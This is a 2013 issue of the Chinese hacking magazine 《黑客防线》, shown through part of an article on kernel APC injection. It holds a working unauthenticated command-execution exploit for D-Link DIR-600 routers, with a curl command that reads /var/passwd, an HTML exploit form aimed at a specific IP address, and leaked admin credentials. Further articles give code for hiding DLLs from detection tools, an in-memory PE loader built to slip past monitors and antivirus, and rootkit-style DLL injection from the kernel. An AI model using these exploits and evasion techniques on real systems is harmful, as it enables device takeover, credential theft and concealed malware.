

《黑客防线》4 期文章目录

总第 148 期 2013 年

漏洞攻防

D-Link DIR-600 命令执行漏洞利用 (Blackcool)	2
隐藏 DLL 的两则新思路 (木羊)	4

编程解析

Ring3 下实现 PE Loader (换心)	7
利用 APC 从内核向应用程序插入 DLL (宁妖)	12
重定向 SRB 读写请求 (宁妖)	17
打造通用型 JSP 防注入系统 (爱无言)	26
编写数据库密码远程暴力破解器 (大石头)	28
AMF3 协议终极解析 (白金之星)	34
Win64 无 Hook 实现监控注册表 (胡文亮)	45

Android 远程监控技术

Android 平台下的 WIFI 流量转储 (顽石)	50
基于 ARM 平台的 EXPLOIT 研究 (秦妮)	60
Android 图形锁破解 (修炼中的柳柳)	66

2013 年第 5 期杂志特约选题征稿	68
---------------------------	----

2013 年征稿启示	70
------------------	----

D-Link DIR-600 命令执行漏洞利用

文/图 Blackcool

最近发现 D-Link 无线路由器的安全问题还真是不少,本文要和大家分享的是一个比较严重的漏洞, D-Link DIR-600 命令执行漏洞,这个漏洞可以在不登录设备的情况下执行 Linux 系统命令。也就是说,只要该路由器提供对外访问的 Web 接口,即可执行底层命令。

首先看一下存在该漏洞的设备的版本信息:固件版本 2.12b02、2.13b01、2.14b01 的设备都存在这个安全漏洞。

利用方法是向存在漏洞的设备的 Web 接口中的 command.php 文件 post 数据 “cmd=cat /var/passwd”,即可执行读取用户及密码的命令,在反馈页面中会显示出该设备的用户名及密码。

下面我们用 curl 进行测试, Wireshark 进行抓包观察利用过程,命令是 “curl --data "cmd=cat /var/passwd" http://设备 IP/command.php”,执行后,会自动向设备发包,反馈结果如图 1 所示。




图 1

图中蓝色的部分是返回结果,可以看到返回数据中有管理员用户名及密码。该设备的管理员为 admin, 密码是 Jee8peeg, 使用该帐号及密码登录设备进行验证, 结果如图 2 所示, 可以正常登录设备进行远程控制。




图 2

从原理可以看出这个漏洞利用是很简单的，发 post 数据到执行 URL 即可，我们完全可以编写 html 页面完成 post 发包功能。代码很简单，具体如下：

```
<form action="http://217.17.210.159:8080/command.php" method="post">
  <p>cmd=<input type="text" name="cmd" /></p>
  <input type="submit" value="执行" />
</form>
```

保存为 exp.html 即可，之后用浏览器打开，在“cmd=”后面输入要执行的命令，如读取帐号密码等，如图 3 所示，点击“执行”后即会向指定 URL 发送数据，反馈结果也会显示在页面上。



图 3

联网设备的安全问题还有很多，如文件任意下载、文件任意读取、命令注入等，存在漏洞的设备也不只局限于路由器，像 iPhone 的部分联网软件也是存在上述安全漏洞的，以后有机会继续和大家分享交流相关技术。

隐藏 DLL 的两则新思路

文/图 木羊

隐藏 DLL 的动机很多，比如躲过检测就是常见的原因之一。隐藏的方法也不是唯一的，大体可分为手动载入和痕迹消除两类。手动载入，顾名思义就是自己实现 LoadLibrary 函数，这样可以更精确地控制内存读入什么信息和不读入什么信息，理论上这种方法隐藏效果最佳，但实现一个基本的 Peloader 绝不是一件轻巧的事，如果还要完美兼容所有细节，那展开后还需要考虑妥善处理 tls、资源和线程等问题，DLL 在这方面的处理只会比 EXE 更加复杂。相比之下，选择先调用 LoadLibrary 再消除痕迹，则不用在兼容性方面焦头烂额，至少更为稳定。但用过 RootKit 的都知道，Windows 就是一个看起来风平浪静其实底下暗流涌动的万年坑主，除了真的不存在之外，没有什么方法真能保证把痕迹擦得片甲不留。以 DLL 擦除为例，网上很多方法选择的是 PEB 双向断链，需要很多硬编码，会影响移植性且不说，只要用内存暴力穷搜还是会露出破绽来的。

不过所谓攻防对抗，本身也是个此消彼长的博弈过程，只要能更小的成本迫使对方投入更高的代价，就能算得上好方法。这几天琢磨这事，倒是折腾出两个看起来可行的新思路，效果还行。

思路一的实现

新思路也是延续先调用 LoadLibrary 再消除痕迹这一大分支，首先还是先把 DLL 载入内存，如图 1 所示。

```
//load to mem
HMODULE hdll = LoadLibrary("tstDll.dll");
```

图 1

tstDll.dll 是用 VC 模版写的一个测试 DLL，导出一个名为 tstFunc 的测试函数。此时用 OD 查看执行模块是可以看到的，如图 2 所示。

基址	大小	入口	名称	文件版本
00400000	0000B000	004010D1	myloader	
10000000	0000E000	100011CA	tstDll	

图 2

那么，接下来就是见证 tstDll 消失的时刻，而且是用最常见的方法，显式卸载，如图 3 所示。

```
//say goodbye to my dear Dll
DWORD *dwZwAddr = (DWORD *)GetProcAddress(LoadLibrary("ntdll.dll"), "ZwUnmapViewOfSection");
DWORD oldZwCode = *dwZwAddr;
DWORD dwOldProtect;
VirtualProtect(dwZwAddr, 1, PAGE_EXECUTE_READWRITE, &dwOldProtect);
*dwZwAddr = 0x90000000;
FreeLibrary(hdll);
```

图 3

大家一定都注意到了，最末一行调用了 FreeLibrary 函数，直接将 DLL 注销！正如前文所说，最好的隐藏方法，就是真正的不存在，所以，我们 FreeLibrary。等等，FreeLibrary 之后，我们的 DLL 也就不存在了，那又怎么可能调用呢？要说清这个问题，这里就要先了解一下 FreeLibrary 函数的实现过程。

总的来说，FreeLibrary 函数的执行流程分为四步：判断输入句柄是否有效→递减 DLL 的计数→调用 DLL 的 DllMain 响应 PROCESS_DETACH 消息→从进程空间撤销对 DLL 的内存映射。可以看出，前面三步只是扫尾，第四步才真正把 DLL 从内存中清出去。如果等系统替我们把痕迹擦干净了，再阻止它清除 DLL 的内存映射，就可以既清了痕迹又保了 DLL，不是极好的吗？

说办就办。逆向分析 FreeLibrary 函数，发现最后是调用了 ntl 的包装函数 ZwUnmapViewOfSection 来完成内存注销工作的，函数内容如下，如图 4 所示。

777669B8	B8 81010000	mov	eax, 181
777669BD	BA 0003FE7F	mov	edx, 7FFE0300
777669C2	FF12	call	dword ptr [edx]
777669C4	C2 0800	retn	8

图 4

因为是包装函数，所以内容也简单，不过可操作的空间也小了，这里用最简单的方法，patch 函数首地址，通过 shellcode 技巧直接 retn 8，如图 5 所示。

777669B8	\$ C2 0800	retn	8
777669BB	90	nop	
777669BC	. 00BA 0003FE7F	add	byte ptr [edx+7FFE0300], bh
777669C2	. FF12	call	dword ptr [edx]
777669C4	. C2 0800	retn	8

图 5

到此还没完，现在需要还原 FreeLibrary 函数，不然其它地方再调用就会出问题，如图 6 所示。

```
//now should recover the syscall
*dwZwAdrr = oldZwCode;
VirtualProtect(dwZwAdrr, 1, dwOldProtect, &dwOldProtect);
```

图 6

调用自宫后的 FreeLibrary 函数可以很好地完成擦除任务，再看 OD 已经找不到 tstDll 了。调用 DLL 的导出函数也很容易，只要保存好 LoadLibrary 得到的句柄，就能随时通过 GetProcAddress 函数来使用这个理论上已经不存在的 DLL 了。

这种方法只在 patch 时使用了硬编码，通用性较好。当然，这只是最简单的 PoC，有些 DLL 在 DllMain 中还做了一些操作，要保证兼容可能还需做些针对性处理，不过相比其它擦除方法，成本已经相当低了。

最后说说不足。这种方法属于载入后擦除的一种实现，因此不可避免地必须让 DLL 曝光一次，在某些场景这样做会引起麻烦。另外，和 PEB 断链法一样，这种方法只是清除操作系统数据结构中的记录，在内存中仍然保留着完整的 DLL 镜像，如果要对内存暴力穷搜，还需要再处理掉 PE 头特征，如图 7 所示。

```
//f*ck the PE header
DWORD dwSize = sizeof(IMAGE_DOS_HEADER) + sizeof(IMAGE_NT_HEADERS);
VirtualProtect(hdll, dwSize, PAGE_EXECUTE_READWRITE, &dwOldProtect);
memset(hdll, 0, dwSize);
```

图 7

思路二的实现

上面是用 ShellCode 技巧 patch 函数 ZwUnmapViewOfSection，实现 DLL 隐藏的思路。真

正用心去实测的朋友会发现，这个方法虽然理论上完成了 DLL 卸载，但无法逃避 XueTr 和 ProcessExplorer 的检测。为什么会这样呢？这要从 VAD 说起。VAD 全名虚拟地址描述符 (Virtual Address Descriptor)，是一组标记进程内存空间使用情况的数据结构，以二叉树的形式组织。如果正常调用 ZwUnmapViewOfSection，那么内存地址所对应的 VAD 就会从树中摘除。

现在问题就来了，上面我们阉割的正是这枚 API，结果造成 VAD 没被正常删除的后遗症，这样内存查看工具很容易就会发现隐藏的 DLL。难道真的就不能偷懒搭系统的顺风车，捡现成的便宜吗？坚持才是黑客的浪漫，一定会有一条折衷办法的。仔细想想，现在最大的问题，就是既保住 DLL 的内存镜像，又要 ZwUnmapViewOfSection 函数能够顺利清理 DLL 的内存空间。

这看起来是个不可调和的矛盾，其实不然。只要内存镜像保存在其它地方，就仍由 ZwUnmapViewOfSection 函数随意糟蹋原来的内存空间了。相信很多朋友看到这里已经恍然大悟，没错，只要拷贝内存镜像即可，如图 8 所示。

```
VirtualAlloc(hdll, dwImageSize, MEM_COMMIT|MEM_RESERVE, PAGE_EXECUTE_READWRITE);
memcpy(hdll, dwMBuff, dwImageSize);
```

图 8

代码很好理解，先申请镜像大小的内存空间，再从 DLL 的首地址开始复制。镜像大小是现成的，可以从 PE 头中获取，如图 9 所示。

```
IMAGE_DOS_HEADER *dosHeader = (IMAGE_DOS_HEADER *)hdll;
IMAGE_NT_HEADERS *ntHeaders = (IMAGE_NT_HEADERS *)((DWORD)hdll + dosHeader->e_lfanew);
DWORD dwImageSize = ntHeaders->OptionalHeader.SizeOfImage;
```

图 9

接下来还是 FreeLibrary，不过这次不用事先 patch 了。完成这步以后，打开 XueTr 和 ProcessExplorer，这两款利器也无法查找到我们的 DLL 了，看来这次的隐藏效果要好很多，真正满足了不存在才是最好的隐藏。

我们通过从有到无躲过检查，现在再从无到有恢复 DLL 的可用性，只要把 DLL 镜像复制回原地址即可，如图 10 所示。

```
VirtualAlloc(hdll, dwImageSize, MEM_COMMIT|MEM_RESERVE, PAGE_EXECUTE_READWRITE);
memcpy(hdll, dwMBuff, dwImageSize);
```

图 10

请注意这次的 VirtualAlloc，第一个参数为 hdll，也即 DLL 载入时的原地址，这样就可以指定申请内存的起始地址为原地址了。由于只是内存数据复制，没有向 VAD 树添加内容，所以检测工具就无从得知隐藏 DLL 已经悄悄官复原职了。

功能性的代码讲解完毕，最后再探讨一下将 DLL 复制回原地址的必要性。其实在我能想到的测试场景，不管是载入的原地址还是通过 API 申请的新地址，只要知道了 DLL 镜像的起始地址，就能正常调用 DLL 的导出函数了。不过最后还是选择将镜像移回原址，认为原封不动兼容性总是最好的，而且编码量也很少。如果黑防的读者能找到迂回或者不迂回更好的理由，希望能共同讨论。

这个方法的不足之处同样是需要将 DLL 曝光一次，以及无法对抗内存暴力穷搜。前者无解，后者可以通过抹掉 PE 特征降低被发现几率，实现方法上面已经给出，就不赘述了。

(完)



Ring3 下实现 PE Loader

文/ 换心

Windows 系统中，程序运行时一般都需要加载 DLL，加载方式通常分为两种：隐式加载和显式加载。应用程序在初始化阶段，会根据导入表（IAT）加载所需的 DLL 以及这些 DLL 导入的其他 DLL，这属于隐式加载。显式加载是指应用程序内部代码显式调用 LoadLibrary 或 LoadLibraryEx 加载一个指定的 DLL。不管是隐式加载还是显式加载，其实质都是通过调用 LoadLibrary 来实现。

如若我们想实现一种不利用 LoadLibrary 就将 DLL 加载入进程的方法，并且使类似 Procmon.exe 等进程监控工具无法查看到加载的 DLL，就需要手动编程，模拟 LoadLibrary 的内部实现。通过对 LoadLibrary 的逆向分析，可以获得 Windows 系统中 DLL 加载的详细步骤，主要分为三个阶段，具体如下：

- 前期工作：参数检查，UNICODE 字符处理，看是否已加载、是否为 KownDll。
- 映射部分：搜索 DLL，打开 DLL 文件并根据文件句柄分配内存区域，映射 DLL 到内存，获得 DLL 的入口地址并保存到数据表中，将 DLL 入口加入进程已加载模块列表中。
- 执行部分：载入其所引用的其他 DLL，修改 IAT 表项，更新 DLL 引用计数，查询执行选项，调用 DLL 初始化函数。

为了使加载的 DLL 对系统进程监控工具透明，在自己编码实现时，对于映射部分的“将 DLL 入口加入进程已加载模块列表”不予实现即可达到目的，接下来的部分将结合源码来讲解整个工具的实现过程。

首先是定义 DLL 加载入内存之后的结构体，如下所示。

```
typedef struct {
    PIMAGE_NT_HEADERS headers; //DLL 的 PE 文件头
    unsigned char *codeBase; //DLL 载入内存的基址
    HMODULE *modules; //模块句柄
    int numModules; //模块个数
    int initialized; //是否已初始化
} MEMORYMODULE, *PMEMORYMODULE;
```

首先将 DLL 文件读入内存，按 HMEMORYMODULE 结构体进行存储。接下来判断待加载的 DLL 是否为一个正常的 PE 文件，通过对“MZ”和“PE”标识进行检查实现。接着按照 DLL 文件中指定的加载基址为 DLL 申请内存空间，如果失败则任意申请一块内存，在后面地址进行修正，并进行重定位。接着提交内存，将文件映像读入内存，并更新地址标识位的值。接下来把 DLL 的节块拷贝到新的内存块中，调整导入数据的地址。接下来看该 DLL 是否引用了其他 DLL，如果有，将这些 DLL 也加载入内存，并修改其导入表中函数的地址。然后根据节表信息来标记内存页，并且释放不需要的节块。最后获取已加载 DLL 的入口点，将 DLL 附加到进程中。整个函数实现如下：

```
HMEMORYMODULE MemoryLoadLibrary(const void *data)
{
    PMEMORYMODULE result;
    PIMAGE_DOS_HEADER dos_header;
```



```

PIMAGE_NT_HEADERS old_header;
unsigned char *code, *headers;
SIZE_T locationDelta;
DllEntryProc DllEntry;
BOOL successful;

dos_header = (PIMAGE_DOS_HEADER)data;
//判断待加载 DLL 是否为一个正常的 DLL
if (dos_header->e_magic != IMAGE_DOS_SIGNATURE) {
#ifdef DEBUG_OUTPUT
    OutputDebugString("Not a valid executable file.\n");
#endif
    return NULL;
}

old_header = (PIMAGE_NT_HEADERS)&((const unsigned char
*)(data))[dos_header->e_lfanew];
if (old_header->Signature != IMAGE_NT_SIGNATURE) {
#ifdef DEBUG_OUTPUT
    OutputDebugString("No PE header found.\n");
#endif
    return NULL;
}
//为 DLL 申请内存空间
code = (unsigned char
*)VirtualAlloc((LPVOID)(old_header->OptionalHeader.ImageBase),
old_header->OptionalHeader.SizeOfImage,
MEM_RESERVE,
PAGE_READWRITE);
if (code == NULL) {
    //如果在指定基地址处申请内存失败，则另外申请一块内存
    code = (unsigned char *)VirtualAlloc(NULL,
old_header->OptionalHeader.SizeOfImage,
MEM_RESERVE,
PAGE_READWRITE);
    if (code == NULL) {
#ifdef DEBUG_OUTPUT
        OutputLastError("Can't reserve memory");
#endif
        return NULL;
    }
}
result = (PMEMORYMODULE)HeapAlloc(GetProcessHeap(), 0,
sizeof(MEMORYMODULE));

```




```

result->codeBase = code;
result->numModules = 0;
result->modules = NULL;
result->initialized = 0;
//为 DLL 的映像 commit 内存
VirtualAlloc(code,
    old_header->OptionalHeader.SizeOfImage,
    MEM_COMMIT,
    PAGE_READWRITE);
//为 DLL 的 PE 头 commit 内存
headers = (unsigned char *)VirtualAlloc(code,
    old_header->OptionalHeader.SizeOfHeaders,
    MEM_COMMIT,
    PAGE_READWRITE);
//将 PE 头 copy 到 code 中
memcpy(headers, dos_header, dos_header->e_lfanew +
old_header->OptionalHeader.SizeOfHeaders);
result->headers = (PIMAGE_NT_HEADERS)&((const unsigned char
*)(headers))[dos_header->e_lfanew];
//更新 DLL 加载的基址
result->headers->OptionalHeader.ImageBase = (POINTER_TYPE)code;
//把 DLL 文件中的节拷贝到新的内存块中
CopySections(data, old_header, result);
//调整导入数据的地址
locationDelta = (SIZE_T)(code - old_header->OptionalHeader.ImageBase);
if (locationDelta != 0) {
    PerformBaseRelocation(result, locationDelta);
}
//加载该 DLL 所引用的其他 DLL, 并修改导入表中函数的地址
if (!BuildImportTable(result)) {
    goto error;
}
//根据节表信息来标记内存页, 并且释放标记为"discardable"的节块
FinalizeSections(result);
//获取已加载 DLL 的入口点
if (result->headers->OptionalHeader.AddressOfEntryPoint != 0) {
    DllEntry = (DllEntryProc) (code +
result->headers->OptionalHeader.AddressOfEntryPoint);
    if (DllEntry == 0) {
#ifdef DEBUG_OUTPUT
        OutputDebugString("Library has no entry point.\n");
#endif
        goto error;
    }
}

```



```

        //将 DLL 附加到进程中
        successfull = (*DllEntry)((HINSTANCE)code, DLL_PROCESS_ATTACH, 0);
        if (!successfull) {
#ifdef DEBUG_OUTPUT
            OutputDebugString("Can't attach library.\n");
#endif
            goto error;
        }
        result->initialized = 1;
    }

    return (HMEMORYMODULE)result;
error:
    //卸载 DLL
    MemoryFreeLibrary(result);
    return NULL;
}

```

其中调用 `CopySections()` 函数来完成将节数据拷贝入内存，调用 `PerformBaseRelocation()` 进行重定位，调用 `BuildImportTable()` 加载引用的其他 DLL 并修改导入表中的函数地址，调用 `FinalizeSections()` 初始化内存中的节。最后，若在分配内存成功之后，其他步骤出现了失败的情形，则调用 `MemoryFreeLibrary()` 来卸载 DLL。

最后，还需要一个函数来获取加载 DLL 中导出函数的地址，实现如下：

```

//根据输入函数名来获取函数地址
FARPROC MemoryGetProcAddress(HMEMORYMODULE module, const char *name)
{
    unsigned char *codeBase = ((PMEMORYMODULE)module)->codeBase;
    int idx=-1;
    DWORD i, *nameRef;
    WORD *ordinal;
    PIMAGE_EXPORT_DIRECTORY exports;
    PIMAGE_DATA_DIRECTORY directory =
    GET_HEADER_DICTIONARY((PMEMORYMODULE)module, IMAGE_DIRECTORY_ENTRY_EXPORT);
    if (directory->Size == 0) {
        //没有导出表的情形
        return NULL;
    }
    exports = (PIMAGE_EXPORT_DIRECTORY) (codeBase + directory->VirtualAddress);
    if (exports->NumberOfNames == 0 || exports->NumberOfFunctions == 0) {
        //没有导出数据的情形
        return NULL;
    }
    //在导出表的名称中搜索匹配函数名
}

```

```

nameRef = (DWORD *) (codeBase + exports->AddressOfNames);
ordinal = (WORD *) (codeBase + exports->AddressOfNameOrdinals);
for (i=0; i<exports->NumberOfNames; i++, nameRef++, ordinal++) {
    if (strcmp(name, (const char *) (codeBase + (*nameRef))) == 0) {
        idx = *ordinal;
        break;
    }
}
if (idx == -1) {
    //没有找到
    return NULL;
}
if ((DWORD)idx > exports->NumberOfFunctions) {
    //名称和序号不符
    return NULL;
}
//将 RVA 转换为内存地址
return (FARPROC) (codeBase + (*(DWORD *) (codeBase + exports->AddressOfFunctions
+ (idx*4))));
}

```

下面是一个调用实例。

```

void LoadFromMemory(void)
{
    FILE *fp;
    unsigned char *data=NULL;
    size_t size;
    HMEMORYMODULE module;
    ShowMe showMe; //从 DLL 中导出的 API
    //打开 DLL 文件
    fp = fopen(DLL_FILE, "rb");
    if (fp == NULL)
    {
        printf("Can't open DLL file \"%s\".", DLL_FILE);
        goto exit;
    }
    //读取 DLL 文件的内容
    fseek(fp, 0, SEEK_END);
    size = ftell(fp);
    data = (unsigned char *)malloc(size);
    fseek(fp, 0, SEEK_SET);
    fread(data, 1, size, fp);
    fclose(fp);
}

```

```

//载入内存并加载
module = MemoryLoadLibrary(data);
if (module == NULL)
{
    printf("Can't load library from memory.\n");
    goto exit;
}
//获取 DLL 导出函数 ShowMe 的地址
showMe = (ShowMe)MemoryGetProcAddress(module,"ShowMe");
showMe();
MemoryFreeLibrary(module);
exit:
if (data)
    free(data);
}
    
```

在运行完 `showMe()` 之后会弹出一个对话框，表示 DLL 已经成功加载并可以使用 DLL 导出的函数。此时采用 `Procmon.exe` 查看进程模块，将无法看到该 DLL 模块。

本文演示的只是一种用手动编程加载 DLL 而不是使用 `Loadlibrary` 的方法，这其实也是从内存加载 DLL 的方法。在此基础上，结合进程注入，可以让某个进程加载特定的 DLL，而不会被杀软等系统监控软件拦截。

利用 APC 从内核向应用程序插入 DLL

文/图 宁妖

内核是 Rootkit 经常光顾的地方，那里有无上的权利（不考虑 Ring -1 之类的）。一段内核代码几乎无所不能，可以摧毁任何安全软件的防护，可以做到深度隐藏等。Rootkit 的目的是保护病毒木马，因此，Rootkit 在一些情况下需要将病毒木马引导起来，甚至在其他的进程空间里面引导，如将木马程序注入到 `svchost` 进程空间。

本文介绍一种常见的内核唤起应用程序的方法——APC。向指定线程插入 APC 是引导应用层代码的方法之一，经过多个著名 Rootkit（如 TDL 系列）验证可行。虽然很多病毒使用 APC 技术进行实战，但仍要注意的是，凭空制造一个 APC 插入已有线程，有可能造成该线程紊乱、崩溃。读者有兴趣可以自己做个实验，写一个测试应用程序，多个线程在等待，然后用本文给出的驱动程序或者其他相关驱动程序向该测试应用程序插入 APC，看看各个等待线程是如何被打断原有工作的。这个实验可以加深读者对“插入 APC”方法的本质了解。

下面本文介绍一个 APC 使用实例。

准备 APC

准备 APC 包括 APC 数据结构的填充和应用层相关信息的获取。

1. APC 数据结构的填充

调用 `KelInitializeApc` 即可，一段典型的 APC 初始化代码如下：

```
pApc = (PKAPC)ExAllocatePool(NonPagedPool, sizeof(KAPC));
```



```
if (!pApc)
{
    DbgPrintEx(LOGMACRO, "ExAllocatePool failure.\n");
    goto _exit;
}
_KeInitializeApc(pApc, (PRKTHREAD)pPayPara->pThread, OriginalApcEnvironment,
                (PKKERNEL_ROUTINE)((ULONG)ApcKernelRoutine), NULL,
                (PKNORMAL_ROUTINE)pPayPara->LoadLibraryExAAddr, UserMode, pBaseAddr);
_KeInsertQueueApc(pApc, NULL, NULL, IO_NO_INCREMENT);
```

`_KeInitializeApc` 为动态获取的 `KeInitializeApc` 地址，这个函数的原型如下：

```
VOID
KeInitializeApc (
    __out PRKAPC Apc,
    __in PRKTHREAD Thread,
    __in KAPC_ENVIRONMENT Environment,
    __in PKKERNEL_ROUTINE KernelRoutine,
    __in_opt PKRUNDOWN_ROUTINE RundownRoutine,
    __in_opt PKNORMAL_ROUTINE NormalRoutine,
    __in_opt KPROCESSOR_MODE ApcMode,
    __in_opt PVOID NormalContext
)
```

其中，`Thread` 指定了待插入的目标线程；`KernelRoutine` 指定了内核态下运行的函数；`NormalRoutine` 指定了用户态运行的函数；`NormalContext` 则是 `NormalRoutine` 的参数。

在本文示例中，`NormalRoutine` 即是 `LoadLibraryExA`，`NormalContext` 即是 `LoadLibraryExA` 的第一个参数“`c:\test.dll`”。需要注意的是，保存“`c:\test.dll`”这一个字符串的空间应该在 `Thread` 所在进程空间里，所以需要在目标进程上下文中分配空间。

```
InitializeObjectAttributes(&oa, NULL, OBJ_KERNEL_HANDLE, NULL, NULL);
cid.UniqueProcess = pPayPara->hProcessID;
cid.UniqueThread = 0;
ntStatus = ZwOpenProcess(&hProcess, PROCESS_ALL_ACCESS, &oa, &cid);
if (!NT_SUCCESS(ntStatus))
{
    DbgPrintEx(LOGMACRO, "ZwOpenProcess failure.\n");
    goto _exit;
}
uSize = sizeof(cDll);
ntStatus = ZwAllocateVirtualMemory(hProcess, &pBaseAddr, 0, &uSize,
MEM_COMMIT|MEM_RESERVE, PAGE_READWRITE);
```

```

if (!NT_SUCCESS(ntStatus))
{
    DbgPrintEx(LOGMACRO,"ZwAllocateVirtualMemory failure.\n");
    goto _exit;
}
KeStackAttachProcess((PKPROCESS)pPayPara->pProcess,&ApcState);
memcpy(pBaseAddr,cDll,sizeof(cDll));
pPayPara->LoadLibraryExAAddr =
GetLoadLibraryExAAddrFromPEB(Data,hProcess);
KeUnstackDetachProcess(&ApcState);
    
```

关于上述代码中的目标对象（进程、线程）将在下文（触发 APC）介绍。LoadLibraryExA 地址的获取方法很多，本文示例使用的方法是枚举进程的所有模块，找到 kernel32 模块，然后从 kernel32 的导出函数中找到 LoadLibraryExA 的地址。

2. 应用层相关信息获取

上文在介绍初始化 APC 的时候，提到 LoadLibraryExA 地址的获取方法。方法很多，只要能找到 kernel32 模块的基址，再从 kernel32 的导出表中找到目标函数即可。需要注意的是，kernel32 的基址在 ASLR 机制下，每次重启计算机都会改变，因此不能使用硬编码。另外，驱动代码在访问 user-mode 的进程空间时，应该明确进程上下文，本文示例中调用 KeStackAttachProcess 函数绑定了进程空间。GetLoadLibraryExAAddrFromPEB 函数代码如下：

```

PVOID GetLoadLibraryExAAddrFromPEB(GlobalData *Data,HANDLE
ProcessHandle)
{
    NTSTATUS ntStatus;
    ULONG uRet,uLen;
    PVOID pFnAddr = NULL;
    PROCESS_BASIC_INFORMATION pbi;
    PPEB pPeb;
    PPEB_LDR_DATA pLdr;
    LIST_ENTRY *pEntry;
    PLDR_DATA_TABLE_ENTRY pDataEntry;
    WCHAR
wKernel32[]={L'K',L'e',L'r',L'n',L'e',L'l',L'3',L'2',L'.',L'd',L'l',L'l',
',0};
    UNICODE_STRING us1;
    PZwQueryInformationProcess _ZwQueryInformationProcess = NULL;
    RtlInitUnicodeString(&us1,L"ZwQueryInformationProcess");
    _ZwQueryInformationProcess =
(PZwQueryInformationProcess)MmGetSystemRoutineAddress(&us1);
    if (NULL == _ZwQueryInformationProcess)
    {
        goto _exit;
    }
    
```



```

//获取进程所有模块的信息
ntStatus
_ZwQueryInformationProcess(ProcessHandle,ProcessBasicInformation,
                           &pbi,sizeof(PROCESS_BASIC_INFORMATION),&uRet);
if (!NT_SUCCESS(ntStatus))
{
    goto _exit;
}
RtlInitUnicodeString(&us1,wKernel32);
pPeb = (PPEB)pbi.PebBaseAddress;
if (pPeb == NULL)
{
    goto _exit;
}
pLdr = pPeb->Ldr;
pEntry = pLdr->InLoadOrderModuleList.Flink;
while(pEntry != &pLdr->InLoadOrderModuleList)
{
    pDataEntry = (PLDR_DATA_TABLE_ENTRY)pEntry;
    if (pDataEntry->LoadCount <= 0 || !pDataEntry->DllBase)
    {
        pEntry = pEntry->Flink;
        continue;
    }
    //遍历模块,找到 kernel32
    if
(RtlCompareUnicodeString(&us1,&pDataEntry->BaseDllName,TRUE) == 0)
    {
        pFnAddr = GetProcAddressByHash(
                    pDataEntry->DllBase,H_LoadLibraryExW);

        break;
    }
    pEntry = pEntry->Flink;
}
_exit:
return pFnAddr;
}
    
```

本文示例找到 kernel32 基址后,调用 GetProcAddressByHash 函数通过 kernel32 导出表找到 LoadLibraryExA 的地址(注:GetProcAddressByHash 来自互联网)。

再介绍一种简单的方法从 kernel mode 获取 kernel32 基址,读者有兴趣可以自己实现。在驱动程序中设置一个 load image 回调,新的进程被创建时会有 kernel32 模块。这个方法的缺点是需要驱动安装后再执行一个程序触发,不过如果驱动程序是开机自启动,那么就肯定能获取到 kernel32 的基址了。



触发 APC

